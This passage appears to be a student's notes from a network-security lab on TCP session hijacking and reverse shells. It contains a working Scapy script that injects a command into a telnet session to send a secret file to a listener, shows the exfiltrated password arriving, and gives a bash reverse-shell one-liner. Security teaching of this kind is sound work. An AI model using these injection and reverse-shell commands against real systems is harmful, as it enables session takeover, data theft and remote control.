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
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11/01/22] seed@VM:~/.../tcp_attacks$
```

```
seed@2bb056619305:~$ ts
hi hifol
seed@2bb056619305:~$ Connection closed by foreign host
root@a7681354f555:/#
```

10.9.0.1

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
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3. Fill in packet information in sessionhijack.py

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=48064, dport=23, flags="A",
               seq=2840523386, ack=3430555313)
Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```



- Transmission Control Protocol, Src Port  
Source Port: 38724  
Destination Port: 23  
[Stream index: 2]  
[TCP Segment Len: 0]  
Sequence number: 4072688695  
[Next sequence number: 4072688695]  
Acknowledgment number: 387565144

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
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```
Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
```

```
[11/01/22]seed@VM:~$  
[11/01/22]seed@VM:~$ netcat -lnv 9090  
Listening on 0.0.0.0 9090  
Connection received on 10.9.0.5 52206  
my password is dog123  
[11/01/22]seed@VM:~$
```



TCP server sent us the output of the cat command!

# Reverse Shell

A reverse shell gives us (an attacker) a bash shell that we can remotely use → Total control!!

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

start an **interactive bash shell** on the server  
Whose input (**stdin**) comes from a TCP connection,

And whose output (**stdout** and **stderr**) goes to the same TCP connection

> output  
< input

0 = stdin  
1 = stdout  
2 = stderr

In our spoofed packet, that will be the command that we want to run!

(remember to have netcat server also running!)